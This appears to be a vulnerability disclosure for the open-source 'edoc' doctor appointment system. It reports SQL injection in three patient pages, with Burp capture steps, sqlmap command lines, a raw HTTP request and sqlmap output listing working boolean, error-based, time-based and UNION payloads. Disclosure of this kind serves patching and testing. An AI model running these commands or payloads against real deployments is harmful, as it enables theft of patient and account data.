


Log in to the http://ip/login.php


Visit http://ip/patient/doctors.php , will access the page of the module.

Use burp suite to capture request packet, and then click the View button.



Copy request packet to sqlmap root path, and revise id=1*, save as 2.txt.

比电脑 > Windows-SSD (C:) > Python > Python39 > sqlmap-1.6 >



Use python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --technique B --dbs to run sqlmap.

```
[14:36:18] [LNFO] retrieved: 14
[14:36:18] [LNFO] retrieved: 17
[14:36:18] [LNFO] retrieved: 17
[14:36:18] [LNFO] retrieved: 18
[14:36:38] [LNFO] retrieved: 14
[14:36:38] [LNFO] retrieved: 14
[14:36:38] [LNFO] retrieved: 14
[14:36:38] [LNFO] retrieved: 14
[14:36:38] [LNFO] retrieved: 18
[14:36:38] [LNFO] retrieved: 18
[14:36:38] [LNFO] retrieved: 18
[14:36:38] [LNFO] retrieved: 18
[14:36:38] [LNFO] retrieved: 19
[14:36:38] [LNFO] retrieved: 1
```

2. SQLi in /patient/booking.php

PoC


```
sqlmap identified the following injection point(s) with a total of 71 HTTP(s)
requests:
Parameter: #1* (URI)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND 7686=7686
   Type: error-based
   Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 OR (SELECT 3032
FROM(SELECT COUNT(*), CONCAT(0x717a6a7071, (SELECT
(ELT(3032=3032,1))),0x7170787a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
    Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND (SELECT
8632 FROM (SELECT(SLEEP(5)))HCPI)
```

vendor: https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position: http://ip/patient/booking.php

Log in to the http://ip/login.php

First, visit http://ip/patient/schedule.php, and then use burpsuite to capture request packet, click Book Now button.



Copy request packet to sqlmap root path, and revise id=1*, save as 2.txt.

Use python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs to run sqlmap.

image-20220718150315609

3. SQLi in /patient/settings.php

PoC

```
sqlmap identified the following injection point(s) with a total of 177 HTTP(s)
requests:
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
AND 3197=(SELECT (CASE WHEN (3197=3197) THEN 3197 ELSE (SELECT 9367 UNION SELECT
1506) END))-- -&error=0
    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
OR (SELECT 3493 FROM(SELECT COUNT(*), CONCAT(0x7162786a71, (SELECT
(ELT(3493=3493,1))),0x717a6a7071,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ITWX&error=0
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
AND (SELECT 6213 FROM (SELECT(SLEEP(5)))kZmv)-- SfKb&error=0
   Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
```


```
Payload: http://www.doctor111.com:80/patient/settings.php?
action=edit&id=-6866' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162786a71,0x784152425373765778725142725
- -&error=0
---
```

vendor: https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position: http://ip/patient/settings.php

Log in to the http://ip/login.php

First, visit http://ip/patient/settings.php, and then use burpsuite to capture request packet, click Book Now button.



Copy request packet to sqlmap root path, and revise id=1*, save as 2.txt.

```
1 GET /patient/settings.php?action=edit&id=1*&error=0 HTTP/1.1
2 Host: www.doctor111.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://www.doctor111.com/patient/settings.php
10 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsklo
11 Upgrade-Insecure-Requests: 1
12
```

Use python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs to run sqlmap.